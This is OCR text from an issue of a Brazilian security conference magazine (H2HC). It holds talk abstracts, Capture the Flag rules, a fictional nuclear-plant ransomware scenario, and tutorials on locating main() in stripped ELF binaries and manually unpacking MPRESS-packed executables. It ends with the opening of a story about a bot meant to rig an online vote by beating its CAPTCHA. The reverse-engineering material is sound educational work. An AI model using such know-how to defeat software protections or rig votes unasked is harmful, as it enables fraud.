BIO: Natalie Silvanovich is a security researcher on Google Project Zero. Her current focus is on script engines, particularly understanding the subtleties of the scripting languages they implement and how they lead to vulnerabilities. She is a prolific finder of vulnerabilities in this area, reporting over a hundred vulnerabilities in Adobe Flash in the last year. Previously, she worked in mobile security on the Android Security Team at Google and as a team lead of the Security Research Group at BlackBerry, where her work included finding security issues in mobile software and improving the security of mobile platforms. Outside of work, Natalie enjoys applying her hacking and reverse engineering skills to unusual targets and has spoken at several conferences on the subject of Tamagotchi hacking.

Mobile Medical Records and Storage | Nina Alli

Description: What happens in case of an emergency, if someone gets into an accident and can't verbalize your medical condition to the clinicians attending to you? What if you had the ability to store the data on a chip and they could scan it to ensure the right patient get the right treatment at the right time. Lets discuss the pros and cons of self containment (corporal) storage on implantable chips.

BIO: First and foremost I am a guru of trivial knowledge. For exercise I run from rabid dogs, wrestle alligators while simultaneously participating in eating contests, and running for public office. For fun, I drive with my eyes open, play hopscotch in the rain, race big wheels, Have staring contests with wolverines, and pass out band aids to gunshot victims. I frequently use onomatopoeias, especially in casual encounters. My favorite word is "interesting", since it has multiple meanings and all appear positive on the surface. I am not a vegetarian. Nina Alli has been in the medical and bioinformatics game for a while…and has worked on various medical projects (Got one you want to talk about? Find me!). Educationally I have two degrees, biomedical informatics and translational medicine - with a focus on medical devices).

Getting Malicious in 2018: A Deep Dive into 2018s Most Impactful Malware in the Android Ecosystem | Stone & McRoberts

Android is the world's most widely-distributed mobile platform with more than 2 billion monthly active devices worldwide. It's critical to keep people safe from Potentially Harmful Apps (PHAs) that may put their data or devices at risk. By scanning and verifying over 50 billions apps every day, we shed light on the most impactful families of PHA that were active in the first half of 2018 and provide insights into their distribution, techniques, and evolutions. This talk highlights the malware that had an impact across the Android ecosystem, not just from the Google Play Store. With deep dives into several of 2018's most-prevalent PHA families, such as Bread SMS fraud, Gooligan trojan, and ViewSDK click fraud, we explain how they complete their malicious behaviors and attempt to evade detection, as well as the reverse engineering process of these maliciously-engineered families.

Attendees will learn about malware detection in the Android ecosystem, the most current malicious and evasion techniques, and how to reverse engineer these families.

Maddie Stone (@maddiestone) is a Reverse Engineer on Google's Android Security team where she reverses all the bytes to keep malware off the phones of Android users. Maddie has previously spent many years deep in the circuitry and firmware of embedded devices including 8051, ARM, C166, MIPS, PowerPC, BlackFin, the many flavors of Renesas, and more. She is the creator of the IDAPython Embedded Toolkit. Maddie has previously spoken at international security conferences including BlackHat USA, OffensiveCon, REcon Montreal, and DerbyCon.

Kylie McRoberts is a Program Manager on Google's Android Security team where she oversees projects for Google Play Protect. Previously, she was a senior strategist with Google's Safe Browsing where she focused on binary analysis and the distribution of malicious and deceptive downloads in support of enforcement of Safe Browsing policies. Before joining Google, she conducted political and military analysis for the Australian Department of Defence.

CAPTURE THE FLAG

PWNING THE WORLD
REGRAS, EXPECTATIVAS E DESAFIOS

Durante a Hackers 2 Hackers Conference temos o tradicional jogo Capture the Flag. Além de ser o evento mais antigo da área na América Latina, a H2HC também foi a precursora neste tipo de competição na América Latina.

Este ano não poderia ser diferente, e trazemos um jogo mais elaborado, com maiores prêmios (graças aos nossos patrocinadores Trend Micro e Bradesco) e desenvolvido em diversas etapas, a serem jogadas por times de até 5 participantes.

Regras

- Não é permitido morder, xingar, DoS e ataques físicos.

A competição será realizada em etapas durante, com times de até 5 participantes. Os times podem optar por não participar de alguma etapa, mas os pontos são globalmente calculados influenciam no resultado final. Os pontos de cada etapa contam para a competição final, e o time ganhador de cada etapa também receberá prêmios da etapa.

Habilidades e Conhecimentos Recomendados para os Times:

As etapas estão divididas em:

- OffensiveWay: Desenvolvimento de exploits, engenharia reversa e automação (para descobrimento de vulnerabilidades) serão essenciais nesta etapa, onde os times precisarão se organizar para completar diversos desafios com diferentes níveis de dificuldade.

- **ATM Breaking:** Sim, ser capaz de comprometer um simulador de ATM é o objetivo final desta etapa. Os times precisarão pensar fora do escopo tradicional, entendendo o ambiente montado, as

sistema de uso específico e demonstrando diferentes habilidades ofensivas.

- PacketWars: Já tradicional na H2HC (e em outros eventos pelo mundo), a competição deste ano terá um plano de batalha e envolverá análise forense de diferentes artefatos e imagens. Mais informações podem ser encontradas na **página ao lado.**

- BlueWars: Avançando na parte defensiva, além da capacidade de detecção de comprometimentos via análise forense testados na etapa anterior, as habilidades de análise de e correlacionamento de logs serão testadas nesta etapa. Conhecimentos de administração de sistemas e ferramentas abertas também serão necessários.

A pontuação de cada etapa será divulgada antes do início do CTF. Cada etapa distribuirá os pontos totais baseados em diferentes critérios dos diferentes desafios oferecidos. Os critérios serão explicados no início de cada etapa.

Requisitos:

- Notebook próprio & VirtualBox ou similar
- Acesso a rede (porta ethernet)
- Conhecimentos de Windows & Linux e Redes

Prêmios:


Em cada etapa os participantes dos times ganhadores receberão diversos prêmios como dispositivos eletrônicos diversos e livros.

O time que conquistar mais pontos na conclusão de todas as etapas irá receber, além dos diversos prêmios eletrônicos e livros receberá um prêmio especial da Trend Micro, que além de apoiar o Capture The Flag da conferência ainda levará os vencedores da prova para disputar a final da Copa Raimund Genes – competição global de Capture The Flag da empresa, que convida equipes do mundo inteiro a demonstrar suas habilidades e desafiar seu conhecimento nas áreas de proteção à cibersegurança mais críticas atualmente. Todas as despesas serão pagas pela Trend Micro, que levará a equipe campeã para disputar as finais que acontecerão em Tóquio, Japão, nos dias 15 e 16 de dezembro. *A premiação para os vencedores da Copa Raimond Genes será de JPY1.000.000, aproximadamente US$ 9.000.*

June 14, 2018

614CON BATTLE BRIEFING

Attention:
Intel suggests that other hunters have been activated. Proceed with caution and protect yourself at all times.



A meltdown at this facility would do irrevocable damage to your nation's economy

OPERATION:"SOME LIKE IT HOT"


The true intent & capabilities of your adversary are unknown to you. It is assumed they have the will & ability to cause massive loss of life, property damage and negative ecological impact that will have global ramifications.

There is an active "ransomware" campaign being waged by an unknown threat actor ,planning to create a national crisis, a' la Fukushima, by undermining the safety and control systems of a nuclear power plant . The plant is located in close proximity to a strategic shipping port. Computer models and simulations suggest the impact on human life and property would be catastrophic (Level 7 w/ 30km "Hot Zone").

Background: At 04:20 local time, the regional Tsunami Warning System issued a tsunami warning. This immediately set port operations to OPSEC Level 2, prompting an evacuation of the port and surrounding area. Emergency shutdown protocols were then invoked at the nuclear power plant. It was at this point that operations personnel detected the first instance of "ransomware", which effectively locked the engineers out of the control and safety systems. If you and your team cannot regain control of those systems the prognosis is not good.

You have been provided forensic images of several of the infected systems and other artifacts are forthcoming from the incident response team.

Your Mission: You and your team must successfully retrieve vital intelligence from the forensic images, analyze the artifacts and distill it into actionable intelligence in order to disrupt your adversary's diabolic plot to undermine the confidence and safety of your critical national infrastructure.



What you don't see can hurt you:
In the age of invisible interdependencies and motivated adversaries, should we cultivate the illusion of safety or expose everything in hopes of educating the humans who could be impacted? Do you have what it takes to Attack, Defend and Survive?

CURIOSIDADES

ENCONTRANDO A FUNÇÃO MAIN() EM BINÁRIOS "STRIPPED" EM AMBIENTES LINUX

por Ygor da Rocha Parreira

Diferentemente do que diversas pessoas acreditam, a função main() de programas em C não é a primeira função a ser executada na maioria dos programas compilados com os compiladores usuais (Visual C, gcc, etc). Em ambientes Windows temos funções de TLS (Thread Local Storage) Callback que podem ser definidas, e são executadas antes de WinMain(). Em Linux temos funções de constructors que podem ser definidas, e são executadas antes da main() por funções da LibC. Ou seja, usualmente temos muito código executado antes da main() em ambos os ambientes.

Em binários Linux, o entry-point do executável ELF (Executable and Linking Format) aponta para _start que por sua vez possui muito código que será executado antes mesmo da main(). Quando o binário é compilado, ele possui diversos símbolos que podem ser usados no processo de engenharia reversa. Quando "strippamos" o binário final, removemos os símbolos do mesmo, dificultando assim o processo de engenharia reversa. Para exemplificar, observe a diferença na tentativa de localizar o código da main() nos dois programas abaixo.

```
root@TWM:~/H2HC/Curiosidades# gcc -o c1NotStripped c1.c -no-pie

root@TWM:~/H2HC/Curiosidades# gcc -s -o c1Stripped c1.c -no-pie

root@TWM:~/H2HC/Curiosidades# file c1NotStripped; file c1Stripped

c1NotStripped: ELF 32-bit LSB executable, Intel 80386, version 1
(SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for
GNU/Linux 2.6.32, BuildID[sha1]=
4ef9758dbdb123c1cf446930e151076ceb0712c9, not stripped

c1Stripped: ELF 32-bit LSB executable, Intel 80386, version 1
(SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for
GNU/Linux 2.6.32, BuildID[sha1]=
4ef9758dbdb123c1cf446930e151076ceb0712c9, stripped

root@TWM:~/H2HC/Curiosidades#
```

Listagem 1: Dois programas, um stripped e o outro não.

```
root@TWM:~/H2HC/Curiosidades# gdb -q ./c1NotStripped
Reading symbols from ./c1NotStripped...(no debugging symbols
found)...done.
 (gdb) disassemble main
Dump of assembler code for function main:
   0x0804840b <+0>:     lea    0x4(%esp),%ecx
   0x0804840f <+4>:     and    $0xfffffff0,%esp
   …
```

Listagem 2: Programa não *stripped* – acha-se facilmente o código da main()

```
root@TWM:~/H2HC/Curiosidades# gdb -q ./c1Stripped
Reading symbols from ./c1Stripped...(no debugging symbols
found)...done.
(gdb) disassemble main
No symbol table is loaded.  Use the "file" command.
(gdb)
```

Listagem 3: Programa *stripped* – não se acha facilmente o código da main()

Cabe lembrar que também podemos "strippar" um binário já criado usando o aplicativo strip do Linux.

Nesta edição a sessão de Curiosidades da revista traz alguns truques que podem ser utilizados para localizar o código da main().

Localizando o código da função main()

Os testes demonstrados aqui foram feitos na distribuição Debian versão 9.5, codinome Stretch, versão estável corrente, e foi utilizado o GCC versão 6.3.0 que já vem com esta distrubuição. A partir desta versão do Debian o GCC ativa a compilação de binários PIE (*Position Independent Executable*) por padrão (este não era o comportamento padrão em versões anteriores). Esta técnica é uma forma de mitigação contra exploração de corrupção de memória, na qual é gerado código independente de posição para o código do próprio programa, permitindo assim que o sistema operacional aplique ASLR (*Address Space Layout Randomization*) também neste segmento do programa em memória.

Quando se "strippa" programas ELF, geralmente o símbolo que indica onde está o código da main() desaparece, como foi demonstrado na introdução deste artigo (Listagem 3). A dica aqui

para se encontrar este código, é observar a chamada da função __libc_start_main() (*protótipo em: http://refspecs.linuxbase.org/LSB_3.0.0/LSB-PDA/LSB-PDA/baselib---libc-start-main-.html*), a qual é chamada logo no início de _start (apontado pelo *entry-point* do binário ELF). O seja, basta olhar o código existente no *entry-point* do programa, que conseguiremos encontrar o endereço da main(). Observe as seguintes listagens.

```
root@TWM:~/H2HC/Curiosidades# readelf -h c1Stripped | grep Entry
  Entry point address:               0x8048310
root@TWM:~/H2HC/Curiosidades# gdb -q ./c1Stripped
Reading symbols from ./c1Stripped...(no debugging symbols
found)...done.
(gdb) x/13i 0x8048310
   0x8048310:   xor    %ebp,%ebp
   0x8048312:   pop    %esi
   0x8048313:   mov    %esp,%ecx
   0x8048315:   and    $0xfffffff0,%esp
   0x8048318:   push   %eax
   0x8048319:   push   %esp
   0x804831a:   push   %edx
   0x804831b:   push   $0x80484b0
   0x8048320:   push   $0x8048450
   0x8048325:   push   %ecx
   0x8048326:   push   %esi
   0x8048327:   push   $0x804840b
   0x804832c:   call   0x80482f0 <__libc_start_main@plt>
(gdb)
```

Listagem 4: Lendo o código do *entry-point* do programa.

Agora observe onde está localizado a função main() no binário do mesmo programa, mas com todos os símbolos.

```
root@TWM:~/H2HC/Curiosidades# gdb -q ./c1NotStripped
Reading symbols from ./c1NotStripped...(no debugging symbols
found)...done.
(gdb) disassemble main
Dump of assembler code for function main:
   0x0804840b <+0>:     lea    0x4(%esp),%ecx
   0x0804840f <+4>:     and    $0xfffffff0,%esp
   ...
```

Listagem 5: Localizando o código da main() no programa não "strippado".

Como observamos, chama-se a função __libc_start_main() logo que o programa começa a executar. Esta função recebe como primeiro parâmetro (ultimo dado a ser passado para a *stack*) o endereço da main(). Ou seja, para se localizar o código da main() basta olhar para os parâmetros passados para esta função logo no código existente no *entry-point* do programa ELF. Uma forma mais simples, poderia ser:

```
root@TWM:~/H2HC/Curiosidades# gdb -q ./c1Stripped
Reading symbols from ./c1Stripped...(no debugging symbols found)...done.
(gdb) break __libc_start_main
Breakpoint 1 at 0x80482f0
(gdb) r
Starting program: /root/H2HC/Curiosidades/c1Stripped

Breakpoint 1, __libc_start_main (main=0x804840b, argc=1, argv=0xbffffc94, init=0x8048450, fini=
0x80484b0, rtld_fini=0xb7feb070 <_dl_fini>, stack_end=0xbffffc8c) at ../csu/libc-start.c:134
134     ../csu/libc-start.c: No such file or directory.
(gdb)
```

Listagem 6: Localizando o código da main() em um programa stripped

Observações sobre a função main() em programas PIE

No Debian e GCC utilizado, strip não remove o símbolo da main() em binários PIE. Entretanto, este comportamento não foi observado no Kali com GCC versão 7.3.0. Os motivos para isto fogem do escopo deste artigo, que apenas foca em mostrar como achar a main() quando não temos os símbolos no programa.

Até a próxima, pessoal.

Ygor da Rocha Parreira

faz pesquisa com computação ofensiva, trabalha como pesquisador de segurança sênior na Intel Corporation e é um cara que prefere colocar os bytes à frente dos títulos.

ENGENHARIA REVERSA DE SOFTWARE

por Fernando Mercês

Manual Unpacking 101

Nos artigos dessa coluna abordamos o básico da engenharia reversa em sistemas x86 e apresentamos algumas ferramentas úteis como Radare e GDB. Se você precisar de reforço, existem muitos artigos, tutoriais e até livros inteiros disponíveis na Internet que cumprem a função de iniciar este assunto como o já clássico “RE for beginners” do russo Dennis Yurichev [1] e o recém-lançado workshop online da israelense Ophir Harpaz [2], ambos em inglês. Em português, há o livro online que iniciei sobre o assunto para totais iniciantes. [3]

Neste artigo quero ir um pouco além do básico para mostrar como os conceitos iniciais são agregados e úteis para o que é chamado de unpacking manual, desempacotamento numa tradução livre - a qual recomendo não usar. ;-)

A história começa quando nos deparamos com um binário que está comprimido. Não, não falo de compressão tipo ZIP, RAR ou similares, mas de uma compressão para executáveis, de modo que a extensão do arquivo executável continue .exe e que não necessite de mais que um duplo-clique para descomprimi-lo, dispensando programas de terceiros (como WinZip ou WinRar). Certamente o leitor já executou arquivos assim, talvez até mesmo sem saber.

NOTA: Tanto o WinZip quanto o WinRar e programas similares possuem a capacidade de criar arquivos autoextraíveis (self-extracting archive, ou SFX [4]) onde todo o algoritmo de descompressão é inserido no início do arquivo alvo. Se o código de descompressão não for maior que os bytes salvos com a compressão em si, pode haver ganhos significativos na compactação.

Como a compressão de binários funciona

Antes de falar da descompressão, vamos falar da compressão. Analisando a estrutura geral de um binário, sabemos que eles possuem basicamente cabeçalhos e seções num layout em geral conforme abaixo:

Cabeçalho 0
Cabeçalho 1
Cabeçalho 2
Cabeçalho n
Seção 1
Seção 2
Seção 3
Seção n

Tanto para os binários PE (Windows) quanto para os binários ELF (Unix, Linux e similares), um campo importante presente em um dos cabeçalhos é o EntryPoint, ou EP, que contém o endereço da primeira instrução a ser executada num programa, pelo menos na maioria dos casos*. Esta instrução está obrigatoriamente em uma das seções do binário (é preciso haver pelo menos uma!) que será mapeada com permissão de execução em memória. Abaixo um exemplo da visualização do mapa de memória com o x64dbg (ALT+M) de um arquivo não comprimido:




Figura 1: Visualizando onde cada seção foi mapeado na memória do processo

A imagem mostra uma seção do arquivo binário chamada “CODE” (o nome na verdade não importa, mas há um “acordo implícito” entre o conjunto de ferramentas que geram o programa binário de nomear as seções de código como “.text” ou “CODE”) que está mapeada em um segmento de memória com permissões de execução (**E**xecution) e leitura (**R**ead), conforme observado na sexta coluna. O fundo em preto sob o endereço 0x401000 nos diz que este é o *EntryPoint* do binário em questão, que coincide com o início desta seção onde “CODE” foi mapeada. Este é um *layout* esperado e comum para um binário não comprimido. Agora vejamos como fica o mapa de memória para uma versão deste binário comprimida:

Figura 2: Mapa de memória do programa comprimido

O leitor que já conheça um pouco sobre packers pode achar o nome MPRESS [5] familiar. De fato, este é um compressor famoso com versão para Windows e macOS, mas não se ache “o hacker” só porque leu no nome da seção. Eu poderia ter colocado o nome da seção que eu quisesse (como o nome de outro packer por exemplo). Reitero, o nome da seção é ignorado pelo loader. Além disso, um packer não tem intenção de não ser descoberto, nem de proteger o binário. Sua função é somente comprimir mesmo.

Agora vamos comparar o layout dos dois binários:

	Tamanho	Número de seções	Seção do EP
Original	12 KB	6	CODE
Comprimido	7 KB	3	.MPRESS2

Tabela 1: Comparação do layout do programa sem compressão e comprimido

A seção .rsrc, onde normalmente ficam ícones, imagens e outros "recursos" utilizados pelo binário PE também foi comprimida, mas sua estrutura foi mantida, já que esta é utilizada pelo Windows antes mesmo de o executável rodar (para que o ícone do executável seja exibido quando seu diretório é listado, por exemplo). Comprimir tal seção pode ser delicado. De fato, o MPRESS oferece a opção -r para não comprimir esta seção, conforme seu manual:

```
          MATCODE comPRESSor for executables
   Copyright (C) 2007-2012, MATCODE Software, MPRESS v2.19

Usage: mpress [-options] <file name> [-options]
Options:
        -i      ignore compression result
        -q      be quiet
        -b      create backup file
        -x      do not manage exceptions (64 bit PE32+)
        -S      do not patch strong name signature (.NET)
        -u      do not remove unsupported architectures (mac os x - ub)
        -h      more help
        -m      force to use LZMAT
        -r      do not compress resources
        -s      search the best LZMA parameters (very slow, better result)
        -L      short license
```

Figura 3: Ajuda do compressor de binários MPRESS

Uma visão mais detalhada de como cada seção foi comprimida e/ou teve sua estrutura alterada pode ser obtida abrindo-se os dois binários com o pestudio [6] e checando as seções (sections) no lado esquerdo da árvore de navegação do programa:




Figura 4: Comparando as seções do binário não comprimido em face do comprimido

O processo de compressão de packers como o MPRESS, FSG, UPX, PECompact e muitos outros se sustenta na premissa básica de utilizar uma seção para armazenar o código de descompressão, que é a seção que contém o EP (EntryPoint) e uma segunda para descomprimir o payload, seção essa que tem seu endereço inicial normalmente igual ao da seção original do EP. Já o payload comprimido, pode estar tanto na primeira quanto na segunda seção, dependendo do packer. No caso do MPRESS, está na primeira. É por utilizar a primeira seção para receber o payload descomprimido que o EP, que aponta para o código do descompressor, fica na segunda seção de um binário comprimido com packers como estes.

O processo básico de compressão do MPRESS então pode ser resumido assim:

- Comprime-se todas as seções do binário original em uma ou mais seções com permissão de leitura e escrita (.MPRESS1 no exemplo).
- Coloca-se o código do descompressor numa outra seção, com permissão de execução. O novo EP aponta para ela (.MPRESS2 no exemplo).
- Deixa-se uma seção (normalmente a primeira) que receberá o código descomprimido. A chamarei de "seção alvo" (.MPRESS1 no exemplo).

Já o processo de descompressão pode ser descrito assim:

- Executa-se o código do descompressor na seção para onde o EP aponta (.MPRESS2 no exemplo).
- O código do descompressor extrai as seções comprimidas (o payload comprimido) contido na seção alvo (.MPRESS1) nela mesma, por isso ela também deve ter permissão de escrita.
- O fluxo de execução é desviado para a seção alvo. À primeira instrução descomprimida, damos o nome de OEP, de Original EntryPoint, que deve coincidir com a primeira instrução do EP do programa original (antes da compressão). Por ser o início de uma função, é comum tal instrução ser um PUSH.

Descomprimindo executáveis

A primeira missão de quem quer ter acesso ao código original descomprimido de um binário é achar o que chamamos de OEP, ou seja, o ponto de entrada original do código que vai ser descomprimido na seção alvo em memória (por isso ela precisa de permissão de escrita).

Podemos encurtar esta busca utilizando um recurso presente nos processadores Intel e seus clones: os registradores de *debug*.

Definindo *breakpoints* de hardware

Existem 8 registradores de *debug* na arquitetura IA-32 que vão do DR0 ao DR7, no entanto, somente 4 são habilitados para o uso em questão, de DR0 até DR3. Ao colocar um endereço de memória num destes registradores, é possível parar a execução do programa quando uma determinada ação é tomada considerando tal endereço, seja ela de leitura, escrita ou execução.

Sendo assim, para encontrar o OEP tudo o que precisamos fazer é colocar um breakpoint de hardware (também conhecido por sua sigla HW BP) quando o endereço inicial da seção alvo for executado, ou seja, quando este endereço estiver no EIP. Para isso, cada *debugger* possui uma interface diferente. No x64dbg, um jeito fácil é usando a barra de comandos:




Figura 5: Criando um hardware *breakpoint* no x64dbg

Ao rodar o programa (F9), a execução para depois da descompressão do payload, já no OEP:




Figura 6: Parando no *breakpoint* criado

Encontrar o OEP é uma etapa **essencial** do processo de MUP (Manual *Unpacking*) e é recomendável que o leitor teste esta técnica e suas nuances em binários comprimidos com outros *packers* afim de fixar o conteúdo. Para replicar o ambiente, basta baixar o Crackme do Cruhead 1.0 [7], o x64dbg (neste artigo foi utilizada a versão de 19 de julho de 2018 - *snapshot_2018-07-19_16-55.zip* - mas a versão mais atual não deve apresentar problemas) [8], o MPRESS 2.19 [5] e o DIE 2.00 [9]. A compactação padrão do MPRESS foi utilizada, sem nenhuma opção extra, então basta passar o binário do *CRACKME.EXE* como parâmetro para o programa *mpress.exe* para atingir o mesmo resultado. O ambiente utilizado foi o Windows 7 Professional SP1 (64-bits) sobre o VirtualBox 5.2.0_RC1.

No próximo artigo vamos estudar como a reconstrução da IAT se relaciona com este processo de encontro do OEP para reconstruir um binário descomprimido, similar ao binário original em disco. Até lá!

** Existe a possibilidade de um código executar antes do entrypoint, como é o caso com TLS (Thread Local Storage) callbacks nos binários PE ou antes da função main() como com o uso de funções construtoras nos binários ELF, mas não trataremos deste assunto neste artigo.*

[1] https://beginners.re

[2] https://begin.re

[3] http://menteb.in/livro

[4] https://en.wikipedia.org/wiki/Self-extracting_archive

[5] http://www.matcode.com/mpress.htm

[6] https://winitor.com

[7] https://www.mentebinaria.com.br/files/file/19-crackme-do-cruehead/

[8] https://sourceforge.net/projects/x64dbg/files/snapshots/

[9] https://github.com/horsicq/DIE-engine/releases/download/2.00/die_win32_portable_2.00.zip

Fernando *é Senior Threat Researcher no Forward-Looking Threat Research Team da Trend Micro. Ele foca suas atividades na investigação do ciber crime e análise de malware. Como evangelizador de software livre na comunidade de segurança, ele criou e mantém uma série de projetos na área [https://github.com/merces/], como o "pev", um kit de ferramentas para análise de binários PE. Fernando também investiga ataques dirigidos e curte preparar armadilhas para atrair ciber criminosos.*

A SAGA DE CARLOS, SAULO E HUMBERTO

ONDE CRAPTCHA É SOMENTE UM TERMO PRA DIZER QUE EU CAPTCHA É RUIM.

por Csh

Introdução

Há um novo concurso de fotos de cachorros na Internet, promovido por uma empresa de ração para cães. A foto mais votada tem como prêmio uma viagem para as Bahamas, com direito do cão levar o seu dono. Não existe igualdade entre cães e homens; logo, o cão poderia levar o seu melhor amigo caso este seja o dono; o que nem sempre é válido.

Na saga de Humberto, o cão de Carlos, a amizade dos dois é restrita a alimentação diária e aos passeios por lá de vez em quando.

Utilizando a racionalidade humana, Carlos resolve criar um robô – que na verdade não é um robô, e sim um script tosco – para votar milhares de vezes na foto de Humberto. Carlos é o protagonista da estória que irei narrar.

No fim, espero que você entenda que, quebrar algo que se conhece, é somente questão de paciência, filtros, e um pouco de estatística para obter os resultados esperados.

A estória se passa no mês de Outubro, onde o concurso de fotos – concurcão.com, irá receber fotos de cachorros e um sistema de votação onde qualquer pessoa pode votar. O voto é representado por dar de 0 a 5 estrelas para cada foto. O resultado final será divulgado no dia primeiro de novembro, e ganha aquele cão que obter a maior média de estrelas.

Outubro, dia 1

Carlos acorda, ainda de ressaca da festa do dia anterior. Humberto, seu cão, puxa-o pela camiseta até o seu monitor de computador, e numa janela do sistema operacional, uma frase surge: “Siga o coelho branco...”. Porra, o cachorro é branco, mas não é coelho! Qual é a sacanagem?

